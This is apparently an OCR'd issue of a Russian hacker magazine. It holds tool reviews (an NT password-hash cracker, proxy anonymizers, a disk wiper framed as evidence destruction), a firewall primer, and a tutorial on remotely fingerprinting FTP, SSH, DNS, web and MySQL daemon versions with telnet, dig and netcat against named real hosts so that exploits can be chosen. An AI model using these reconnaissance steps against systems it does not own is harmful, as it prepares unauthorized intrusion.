Основное разделение на сайте по опыту общения посетителя. Разделы "юным" и "бывалым" говорят сами за себя.

Информация на сайте будет полезна всем: начинающим пользователям она поможет не попасть впросак на первых стадиях общения, более продвинутым здесь рассказано о прелестях, опасностях и перспективах виртуального общения. Зачастую приведены вполне конкретные примеры. Не менее интересным будет эта информация для тех, кто планирует открыть свой чат, форум или что-то подобное. Инфа на сайте поможет сделать ресурс уютным, притягивающим новых пользователей.

Раздел "Паноптикум" тоже весьма интересен. Здесь показаны типичные персонажи виртуальных сообществ. Они изображены с некоторым гротеском, добавляющим юмора, но "в каждой сказке есть доля правды". Причем здесь эта доля весьма велика. Любой человек, некоторое время проведший в чатах и форумах, без труда узнает в изображенных персонажах вполне реальные личности.

А еще на сайте - коллекция чатовско-форумского юмора, подборка интересных программ для продвинутого общения и многое другое.


"Красные глаза" - все о виртуальном общении

Свой форум на сайте организован по принципу наименьшего вмешательства администрации в сочетании со свободой выбора своего круга общения.

Сайт динамично развивается, кроме указанных разделов есть много других весьма интересных, которые только планируются и наполняются.


Имя: **SAMinside**
Платформа: **win**
Политика: **demo**
Весит: **25,4 Кб**
Веб: **www.insidepro.com**


Ура! Сегодня мне наконец разрешили посвятить деливери любимой теме - параноидальному выживанию под Виндой. Но для начала я хотел бы рассказать об этой проге, хотя к паранойе она имеет лишь косвенное отношение. Маленькая утилита, которая занимается хешами NT'евых паролей. Причем занимается плотно - от простого импорта SAM'ок с локальной машины до серьезного брут-форса с неплохой скоростью. Плюс ко всему она имеет уникальную в своем роде фишку - генерация кода хеша по заданному паролю. Маньякам, которые предпочитают читать хексы, такая маза должна понравиться. В целом мы получили еще одну полезняшку, которую можно опять же записать на "хакболванку". На моей кредитке (16 метров) уже не остается свободного места :)



Имя: **SurfNOW Professional 2.1**
Платформа: **win (nt)**
Политика: **shareware**
Весит: **940 Кб**
Веб: **www.loomsoft.com**


Очередной проксевый рулежник, позволяющий оставаться анонимным даже во время группового изнасилования интернет-магазинов :). На сей раз отличительными чертами оказались симпотнейший фейс - верх эргономики и эстетики, а также система поиска новых проксиков. Представь себе - теперь не нужно ходить на Войд и проверять, не пропалили ли еще злобные дядьки все твои анонимные сервачки. Просто время от времени надо нажимать на кнопочку "Поискать прокси", и твой список пополнится на несколько десятков новых серваков. Конечно, все стандартные фичи проксичекера/ченджера никуда не делись - список можно пополнять и проверять вручную, смена проксиков происходит легко и непринужденно, в общем - все 31337 удовольствий :). Наверно, более всех эту прогу оценят начинающие, те, кого не хватило на настройку Anonymity 4 Proxy и ей подобных. Здесь же имеется комплекс мастеров практически для всех выполняемых задач - вплоть до автоматической настройки браузера (!), в том числе и Оперы (!!!). Кстати, он еще и подтирает кукисы и хистори всех виндовых прог, включая WMP :). Why not to try?






Имя: **Invisible Secrets 4**
Платформа: **win**
Политика: **shareware**
Весит: **2,83 Мб**
Веб: **www.invisiblesecrets.com**


Шифруешься? Везде и всегда, от девушек и предков, от босса и от младшей сестренки? Хе, это правильно :). А для того чтобы процесс ныканья был максимально приятным, рекомендую одеться в черный обтягивающий комбез, нацепить на лоб фонарик, выключить в квартире свет и под покровом ночи запустить IS :). Шесть функций, сосредоточенных в стильном окошке (MI2, все дела), призваны развить в тебе открытость и любовь к ближним. Ведь ты будешь на 100% уверен, что они о тебе ничего не знают... Ну, кроме того, что ты сам им разболтал :). Итак, в окне маячат следующие фичи. File Hider позволяет ныкать страшную инфу в безобидные BMP, JPEG и прочие HTML-файлы.



Штука полезная, я думаю, все посетители winfo.org скоро о ней услышат :). Encrypt Files - стандартный криптовщик файлов, шесть алгоритмов инклюдед. Self-Decrypting Package позволяет создавать из файлов (или файла) пакет с модулем раскриптовки по паролю. То есть если ты пересылаешь кому-то зашифрованный файл, он может его расшифровать, даже не имея на компе IS. Shred Files - приятный уничтожитель файлов с поддержкой мировых стандартов. IP-to-IP Password Transfer позволяет передавать пароли по шифрованному соединению, сомнительная фича, но под общую параноидальную тему прокатит :). Application Locker - повторяет функции PC Security, так что лежит тут совершенно до кучи :). В целом получается вполне сносный набор тулз для повседневного использования.


Имя: **Essential NetTools 3.1**
Платформа: **win**
Политика: **shareware**
Весит: **1,46 Мб**
Веб: **www.tamos.com**






Совсем не параноидальная инфа под конец: в очередной раз обновился комплекс многоцелевого назначения ENT. Для спящих крепким сном напомню, что в состав этого шампуня с бальзамом-ополаскивателем входят следующие компоненты: NetStat, продвинуто отображающий все соединения машины; NBScan, сканящий сетку по NetBIOS; Portscan, идущий без комментариев; Shares, не требующий их тоже :); LMHosts для правки соответствующего файла с хостами; NetAudit для проверки уязвимостей NB; RawTCP для прямой установки соединений; TraceRoute, Ping, Lookup - сам понимаешь для чего :) - и вьюер процессов для тех, кого не устраивает Ctrl-Shift-Esc. Все в комплекте выполнено в едином стильном междумордии, профессиональная направленность подчеркнута практически везде (от хелпа до типсов). Так что к использованию в качестве комбайна софтина не просто пригодна - она строго рекомендуется. Фанатам IP-tools просьба не беспокоиться :)

Имя: **PC Security 5.5**
Платформа: **win**
Политика: **shareware**
Весит: **940 Кб**
Веб: **www.tropsoft.com**



Вот она - паранойя в чистом виде. Прога с таким невинным названием занимается страшными вещами - лочит намертво проги, окна, ярлыки, диски, папки. Причем, в отличие от виндового лока через реестр, обойти такую защиту непросто. Лок-разлок можно привязать ко времени, и тогда все страшные папки будут закрыты днем, а вот ночью... :) Кстати, под страшными папками можно понимать как хранилища твоих любимых хак-тулз, так и спрятанную от братишек порнуху :). Так что если ты за комп не один и назревают опасения, что простое разделение прав в 2К уже не помогает (родственники сильно подтянулись по информатике), обязательно пощупай этот мегарестриктер.



Имя: **Killdisc Floppy Creator**
Платформа: **win**
Политика: **free**
Весит: **536 Кб**
Веб: **www.killdisc.com**

Прога, о которой я мечтал всю сознательную жизнь, воплотилась в этом полумеговом инсталляторе. Помнится, давным-давно я писал страшные батники, превращающие винт в девственно чистый кусок алюминия с загрузочными файлами. У таких батников, записанных на дискетку, была куча применений: очищать ламоботские харды от дерьма перед установкой новой системы, подготавливать диск к продаже (да, все мы барыжили хардварем), беззлобно шутить над друзьями :). А потом

до меня дошло, что иметь такую дискету полезно на случай внезапного выключения электричества, совмещенного со стуком кирзовых сапог в дверь :). Но format и fdisc не дают гарантии стопроцентной чистоты. А KFC позволяет почистить винт практически наглухо, не оставив никому шанса на восстановление инфы. Ну разве не прелесть? Рекомендуется к активному использованию на компах друзей... Или, в самом крайнем случае (тьфу*3), на своем...

RTFM

Аббревиатура RTFM расшифровывается как Read The Following Materials, хотя, нам, конечно, ближе Read The Fucking Manual. В этой рубрике собраны все статьи с теоретической инфой по теме номера. Внимание! Для комфортного чтения необходимо освободить 50 Kb кэш-памяти первого уровня Центрального Мозгового Устройства.

Content:

БЛОКАДА ХАКЕРАМ!

О ФАЕРВОЛЛАХ В ЛИНЬ И ВЫНЬ

Vint(vint@townnet.ru)

Гутен морген! Ну что? Прочел, испугался, что тебя могут поиметь? Torga внимай моим словам о фаерволле. В этой статье ты узнаешь, как работают огненные стенки в Виндах и в Линях.

Firewall в дословном переводе с буржуйского значит "стена огня". В умных книжках и доках его еще называют брандмауэром. Стенка выполняет функции защиты отдельного компа или целых сетей от вторжения извне или изнутри.

СТЕНКИ БОЛЬШИЕ И МАЛЕНЬКИЕ

Фаерволлы бывают аппаратные или программные. Аппаратная огнестенка - это особая железяка, которая ставится на входе в защищаемую сеть. Аппаратный фаерволл никаким образом не связан с компом, то есть он имеет отдельное питание и собственное ПО. Для защиты крупных сетей обычно стараются поставить именно аппаратный брандмауэр, как более надежный и устойчивый. Но, как ты сам понимаешь, отдельный девайс стоит отдельных баксов, причем сумма обычно немаленькая. Более дешевое решение - программные фаерволлы, которые могут быть реализованы как в виде отдельного компа, так и в виде приложения на компе юзера. Если под фаерволл выделяется отдельный комп, то на него ставится клон юниха, настраивается роутинг, маршрутизация, маскарадинг и т.д. И фаерволл на отдельном компе приближается по своей функциональности к аппаратным огнестенкам.

КАК МЫ РАБОТАЕМ

Принцип работы стеночки достаточно прост: фаерволл фильтрует все входящие и исходящие пакеты aka траффик и, сверяясь с заданными ему правилами, пропускает либо отметает их. В зависимости от этого одни ресурсы сети или юзера будут доступны снаружи, другие - только изнутри, а третьи - вообще недоступны. Например, можно отрубить фаерволлом все, кроме почты, и юзер внутри сети не сможет качать порнуху, а хацкер снаружи не сможет подтелепнеться к главному серваку сетки. Самые навороченные фаерволлы раздирают пакеты, исследуют их вдоль и поперек и могут даже анализировать их содержимое.

ЮЗЕР ОБЫЧНЫЙ, СРЕДНЕЙ ПУШИСТОСТИ

Обычные юзвери, естественно, используют программные решения, выполненные на уровне отдельного приложения. Такие софтины есть под все распространенные ОС. Они различаются только фейсом, размером да качеством работы. Занимаются они, в основном, тем, что прикрывают гостеприимно распахнутые порты юзверьской тачки.




Схема фаерволлинга в Лине


Ты, наверное, уже знаешь, что такое порты. Если нет, то грубо - это представитель софтины, запущенной на твоей машине, ожидающий соединения с какой-нибудь другой софтиной. То есть если ты запускаешь експлорер, то на твоей тачке открывается 80-й порт, и все данные с WWW по протоколу HTTP идут тебе через этот порт. Портов на твоей тачке может быть открыто множество, и обычно они документированы; так 25-й - SMTP (мессаги отправляешь), 80-й - HTTP(Инет глядишь), 139-й - нетбиос (соседей по локале имеешь) и т.д. Трояны тоже открывают свои порты, только ты об этом не знаешь :). Так вот, именно порты являются частой проблемой для тех, кто любит посидеть в ирке или посерфить Инет без защиты - скажешь где-нибудь чего-нибудь нехорошее, и бац: порты засраны, сам ты нюкнут! Вот от таких случаев и спасает юзера огненная стенка - она не позволит зафлудить уязвимые порты, не даст злому трояну донести на тебя, прикроет от нюков. Если, конечно, ты ее грамотно настроил или хотя бы не сбил дефолтные настройки, которые для тебя умные люди намутили.

Фаерволл, естественно, гуд, но и он не идеален и не может обеспечить полной безопасности. Фишка вот в чем: соединения, которые вам нужны для работы (например, web, мыло и т.д.), фаерволл обязан оставлять открытыми. Из-за багов в самих ОС и в программах, работающих по открытым соединениям, на твоем компе или в сети могут возникать уязвимости, которые потенциально дают возможность посторонними проникнуть в сеть

извне. Это значит, что некий Вася-хакер, скачав последний Xspider, может найти кучу дыр и поиметь тебя. Так, Xspider версии 6.5 находит в XPреновой Винде (с поставленным IIS 5.1, но без сервис пака) более 15 уязвимостей! Но фаерволл все равно необходим уже хотя бы по той причине, что он может детектить такое сканирование и при грамотной настройке обрубить.

СТЕНКА ДЛЯ ВИНДЫ

К несчастью для вынь-юзеров о встроенном в Винды фаерволле говорить еще рано. Есть зачатки, но уж больно они убоги, чтобы воспринимать их более-менее серьезно :). По этой причине рассмотрим фаерволлы в Выне на примере лучшего, по мнению многих, фаервола - Agnitum Outpost Firewall. Основное отличие от других программ заключается в открытой архитектуре, позволяющей увеличивать функциональность программы за счет использования плагинов. Таким образом, множество приятных мелочей можно доставить уже после установки. Продолжу грузить гудом: кэширование ДНС, ограничения Cookies, ActiveX. Программа умеет создавать для каждого сетевого приложения свои собственные правила обработки и ставить ограничения на использование траффика. Есть поддержка русского языка, причем достаточно неплохая. Имеется возможность фильтровать странички по ключевым словам, то есть ты можешь запретить домашним лить из Инета порнуху, оставив это право только за собой. Также эта софтина может полностью скрывать твой комп в сети - будет поглощать все внешние запросы и не выпускать внутренние. Очень просто ставится и настраивается. Этот фаерволл не просто хорошо защищает порты, но с помощью плагинов, которые, кстати, входят в поставку, может обрезать баннеры, убирать рекламу. И еще одна хорошая фича - обнаружение атак на твой комп. Аутпост может определять сканирование портов и блокировать атакующего (запретить отвечать на все запросы с его айпишника или подсети).



То есть в данной софтине очень хорошо сочетается простой и ясный фейс с мощным механизмом защиты и фильтровки пакетов, кроме того Аутпост экономит траффр, обрезая рекламу. Но, как ты сам видишь, этот фаерволл именно персональный, не предназначен для защиты сети и не умеет анализировать содержание пакетов.

ПРАВИЛЬНОЙ ОС - ПРАВИЛЬНЫЙ ФАЕРВОЛЛ!

Ты уже понял, что фаерволлы в Винде, как и все остальное, реализованы в виде отдельной софтины (пусть даже и хорошей), которая отвечает за безопасный коннект. В этом сразу видна уязвимость: прибил фаервольный процесс, и писюк лишился защиты! В то же время у правильной ОС это все реализовано гораздо более грамотно: у линуха - встроенный фаерволл, причем это не софтина и даже не отдельный модуль! Функции фаерволла в *nix осях возложены на ядро, которое само фильтрует пакеты и запросы! Для этого ядро использует определенные правила, задаваемые пользователем в специальном файле настройки стеночки.

Фаервол в правильной оси встроен в ядро, поэтому все пакеты проверяются на системном уровне

Стандартный фаерволл Линукса может гораздо больше любого виндозовского защитника: куча настроек для отдельных машин, айпишников, сетей, ресурсов, настройка оптимального маршрута, кэширование и еще гарантированная защита от Пинга Смерти (DeathPing), от Teardrop и Bonk (они характерней для NT, но кто знает...), фильтрация фрагментированных бомб, возможность настроить защиту от IP спуфинга. И самое главное - не забудь, что реализация защиты происходит на уровне системы, а значит так просто блокировать защиту не получится.

Да, настроить никсовый фаерволл не так просто, как виндовый, - придется писать цепочки правил ручками (и это по-нашему!), но правильная ось становится все более дружественной к юзеру, и юзают ее не только бородатые дяськи (и тетьки :)), но и обычные смертные, которые хотят делать все мышкой. Вот для таких существ и были придуманы графические настройщики фаерволлов. Конечно, настроек минимум, но самое необходимое есть! Так, ты можешь запретить все порты, кроме мыла, ftp, www и аськи. А захочешь более тонкого ковыряния - http://linux.ru/docs/russian/IPchains и www.linuxcenter.ru ждут тебя! Но сперва как следует изучи доки, а то такого можешь в настройках намутить, что останешься без Инета, и при этом тебя будет достать проще, чем в 98-х окнах! Да, и не забудь поставить ядрышко поновее, например, 2.4.x (2.6.0 пока еще не объявлено :)).

СХЕМА ОГНЯ

На схемке показан принцип работы фаервольного механизма в Линухе. Описываю каждою цепочку:

Контрольная сумма (Checksum) проверяет, чтоб пакет был целым. Если контрольная сумма не совпадает, то пакет отбрасывается (DENY).

Здравомыслие (Sanity) - здесь проверяется формат пакета. Если попался пакет с неправильным форматом, событие запишется в лог как ненормальная ситуация.

Цепочка input - это первая firewall цепочка, проверяющая пакет. Если цепочка не приняла решение об уничтожении (DENY) или отклонении (REJECT) пакета, пакет идет дальше.

Хорошая дока по фаерволлу в никсах: http://www.rustcorp.com/linux/ipchains

Демаскарадинг (Demasquerade) - если пакет является ответом на замаскараденный пакет, он демаскарадируется и перебрасывается прямо на цепочку output.

Решение о маршрутизации. Поле адреса назначения исследуется кодом маршрутизации, чтобы решить, направлен ли этот пакет локальному процессу или послан удаленной машине.

Локальный процесс - процесс, выполняющийся на машине. Может получать пакеты после шага "Решение о маршрутизации" и может отправлять пакеты (которые проходят шаг "Решения о маршрутизации" и затем пересекают цепочку output).

Фаерволл в Винде - это отдельное приложение, которое в любой момент может быть закрыто


Интерфейс lo: если пакеты из локального процесса предназначены локальному процессу, они пройдут цепочку output с интерфейсом, установленным в "lo", и возвратятся через входную цепочку с интерфейсом тоже "lo". Интерфейс lo обычно называется петлевым интерфейсом (loopback).

Локальный (local) - если пакет не был создан локальным процессом, то цепочка forward проверяет его, иначе пакет идет на цепочку output.

Цепочка forward: эту цепочку проходят любые пакеты, которые пытаются уйти на другую машину.

Цепочка output - эта цепочка проверяет все пакеты, прежде чем выпустить их наружу.

На этих нотках и откланиваюсь - основные понятия дал, а теперь самому пора к компу строить свою оборону.



Аутпост

УЗНАЙ ДЕМОНА!

УДАЛЕННОЕ ОПРЕДЕЛЕНИЕ ВЕРСИИ СЕРВИСОВ

OSы 4hack

Докучаев Дмитрий
aka Forb (forb@real.xakep.ru)

Основная задача хакера - найти изъян в системе и предоставить его нужному эксплойту. Все эксплойты актуальны лишь для некоторых версий сервиса, которые предварительно должны быть определены... хакером. Да-да, ты не ослышался, очень редко, когда в плойте встроено автоматическое определение версии. Поэтому, если ремоутное детектирование сервиса для тебя всегда было огромной проблемой, то советую прочитать этот материал - возможно, узнаешь для себя что-то новое.

Обычно сервис определяется без проблем. Существует такое понятие, как баннер или заголовок демона. Его наличие актуально для всех текстовых протоколов. Раздерем пример: цепляемся телнетом на 25-й порт какой-нибудь тачки и в ответ получаем приглашение от сервиса, как правило, содержащее версию сендмыла. Но эта статья была бы неактуальна, если все было бы так просто. Нередко баннеры умышленно заменяются (этакая защита против хакеров со стороны злых админов), а в бинарных протоколах баннеры вообще отсутствуют. Поэтому слушай сюда: сейчас мы будем определять версию различных сервисов всеми возможными способами.

В шапке SSHD указаны две независимые версии. Первая - версия протокола SSH, вторая - пакета OpenSSH

FTPD - ОПРЕДЕЛЯЕМ И ЛОМАЕМ


Итак, движемся по возрастанию. Стукнемся в самый маленький, но важный 21-й порт. Согласно неписаному закону, за этим портом скрывается демон FTP. Определение его производителя и версии для нас является необходимой задачей.

Возьмем произвольный хост и прицепимся к нему телнетом. В итоге получим что-то вроде:

```
[root@shell root]# telnet fw.ru 21
Trying 212.92.96.34...
Connected to fw.ru.
Escape character is '^]'.
220 servers.cea.ru FTP server (Version wu-2.6.2(1) вт 21 май 2002 15:51:03 MSD) ready.
```

Подавляющее большинство админов не заменяет баннеры своих служб, оставляя все по дефолту. Мы видим, что на сервере установлен дырявый wu-ftpd ;). Причем нам дана исчерпывающая информация по его версии и времени создания. Дальнейшим шагом хакера будет определение поддержки анонимного входа и поиска эксплойта. Не будем заострять на этом внимание, ибо наша задача была достигнута, а других целей мы не преследовали.

Для каждого FtpD - свои тонкости



Два разных заголовка OpenSSH

Я рассмотрел тривиальную задачу. А что если админ позаботился о своей системе и заменил баннер на произвольный, чтобы запутать хакера? В этом случае приветствие сервиса нам ничего правдивого не скажет.

Не отчаивайся, у нас есть свои методики для определения дырявых демонов =). К примеру, диалог Wu-Ftpd несколько отличается от ProFTPD. При попытке залогинить-ся под anonymous'ом wu-ftpd выдает инфу о правильности e-mail адреса, тем самым выдавая себя.


SSHD КАК НА ЛАДОНИ

Следующим по счету идет сервис SSHD. Он обосновался на 22-м порту со своего рождения ;). Согласно стандарту RFC, обмен между сервером и клиентом ssh начинается обоюдным обменом версий. Сперва демон показывает заветный баннер, а клиент отдает ему свой version. Вроде бы все просто, и комментарии тут ни к чему. Но большинство людей не могут (или не умеют) определить версию SSHD по его баннеру. Что тут сказать, не умеешь - научим, не хочешь - заставим ;).

> Нередко баннеры умышленно заменяются (этакая защита против хакеров со стороны злых админов), а в случае бинарных протоколов баннеры вообще отсутствуют

```
(root@shell root]# telnet ns.server.ru 53
Trying 194.67.103.7...
Connected to ns.server.ru.
Escape character is '^]'.

^]
telnet> quit
Connection closed.
(root@shell root]# dig @ns.server.ru chaos txt version.bind | grep VERSION.BIND
VERSION.BIND.           0       CH      TXT     "8.2.4-REL"
(root@shell root]#
```

Dig - оружие массового детектирования!



Разные баннеры для разных осей

Цепляемся к 22-му порту произвольного сервера. При удачном выборе жертвы мы увидим баннер SSH-1.99-OpenSSH_3.6.1p1.

Разберем, что к чему. В шапке SSHD указаны две независимых версии. Первая - версия протокола SSH (в нашем случае 1.99), вторая - пакета OpenSSH: 3.6.1p1 (самый свежий релиз на сегодняшний день).

После определения типа демона хакер ищет эксплойт для своих грязных целей, а именно для взлома секурного демона (на этот день существует единственный рабочий эксплойт x2 для переполнения буфера в SSHD).

Нередко по баннеру SSHD можно определить и операционку. Это характерно для FreeBSD при наличии дефолтового сервиса. Такое приглашение имеет вид: SSH-1.99-OpenSSH_2.3.0 FreeBSD localisations 20010713.

СТАРЫЙ ДОБРЫЙ TELNETD

Идем дальше. Если ты учился в школе и закончил все три класса, то, наверное, догадался - следующим сервисом будет Telnetd, который висит на 23-м порту. Если админ поставил незафаерволенный телнет-демон на свою машину, то, скорей всего, о замене его баннера он даже не думал, так как передача данных через этот сервис не подлежит криптованию и может быть заснифана ушастым ламером из сегмента. По шапке телнет-демона его версию определить довольно проблематично, а вот тип операционки можно задетектить без особого труда. На самом деле, определение операционки для хакера равносильно определению версии демона, ибо эксплойты универсальны практически для всех семейств Telnetd ;). После определения OS хакер ищет подходящий плойт и успешно применяет его (таких много: 7350telnet для SunOS, telnetd.c для FreeBSD, пару-тройку сплойтов для RedHat и т.д. и т.п.).

NAMED

Если в текстовых протоколах определение сервиса сводится к паре команд, то в случае бинарного протокола все несколько сложнее. Тот же named, который висит на 53-м порту, не скажет тебе ни слова при попытке подцепиться к нему. Немудрено, бинарный обмен данными не подразумевает обмен текстовой информацией.

На самом деле существуют тулзы, которые помогут тебе задетектить релиз named'a. Это даже не хацкерские проги, которые ты можешь найти лишь на соответствующих сайтах, а вполне мирные тулзенки. Одна из них - известный dig (тулза для работы с ns-серваками). Она имеет кучу параметров, копаться в которых тебе, конечно же, некогда.

Нас интересует всего одна опция version.bind, которая поможет тебе удаленно определить версию ns-сервера. Таким образом, строчка:

```
dig @ns.server.ru chaos txt version.bind |
grep VERSION.BIND
```

покажет тебе версию named'a, установленную на серваке ns.server.ru. Поставленная задача выполнена, дальнейшие действия взломщика нас не интересуют.

РАДОСТИ WEB'A

Определение версии веб-сервера никогда не было сложной задачей. Для этого нужно всего-навсего послать HEAD-запрос, и Апач (а их подавляющее и интересующее нас большинство) с радостью скажет нам свою версию. Вдобавок нам будут известны все его модули, а с помощью этой инфы хакер точно будет знать, какой эксплойт поломает удаленный сервант.

Для автоматизации процесса лучше всего использовать тулзу netcat от Astake. Ты наверняка уже слышал о ней (а если нет, бегом сливай сей проект по адресу http://www.atstake.com/research/tools/nc110.tgz). NetCat умеет снимать баннеры с сервисов, поэтому, интегрируя эту возможность с сетевыми потоками, мы сможем без особого труда определить версию веб-сервера.

Для достижения цели создаем файл get.txt, в котором будет находиться запрос www-заголовка (HEAD / HTTP/1.0 и два символа перевода строки), и связываем его с бинарником netcat командой

```
nc -vv www.server.ru 80 < ./get.txt |grep Server.
```

В итоге получаем исчерпывающую инфу о версии демона. Как правило, поле Server имеет вид:

```
[root@shell root]# cat get.txt
HEAD / HTTP/1.0

[root@shell root]# nc -vv www.uralmash.ru 80 < ./get.txt |grep Server
proxy.uralmash.ru [195.50.3.222] 80 (http) open
Server: Apache-AdvancedExtranetServer/1.3.26 (Mandrake Linux/6.1mdk) mod_ssl/2.8
.10 OpenSSL/0.9.6g PHP/4.2.3 sxnet/1.2.4
 sent 17, rcvd 464
[root@shell root]#
```

Определяем версию httpd и его модулей

R T F M

И это далеко не предел...

На самом деле, даже при бинарном обмене данными можно легко узнать версию демона. Если нажать Enter при обмене данными в MySQL, например, то можно легко узнать версию mysqld. Диалог будет выглядеть примерно следующим образом:

```
[root@shell root]# telnet
ns2.rose.ru 3306
Trying 213.221.44.104...
Connected to ns2.rose.ru.
Escape character is '^]'.

(
3.23.42f6{,c2kGa
Connection closed by foreign host.
```

Как видим из последней строчки, версия демона sql: 3.23.42.

```
Server: Apache/1.3.19 (Unix) mod_perl/1.24_01
mod_throttle/2.11 PHP/4.0.6
FrontPage/4.0.4.3 mod_ssl/2.8.3
OpenSSL/0.9.6b mod_gzip/1.3.19.1a.
```

Нетрудно заметить, что модуль PHP уязвим, и сервер может быть взломан с помощью соответствующего эксплойта. Теперь ты понимаешь, какую важную инфу может дать хакеру версия сервера и его модулей?

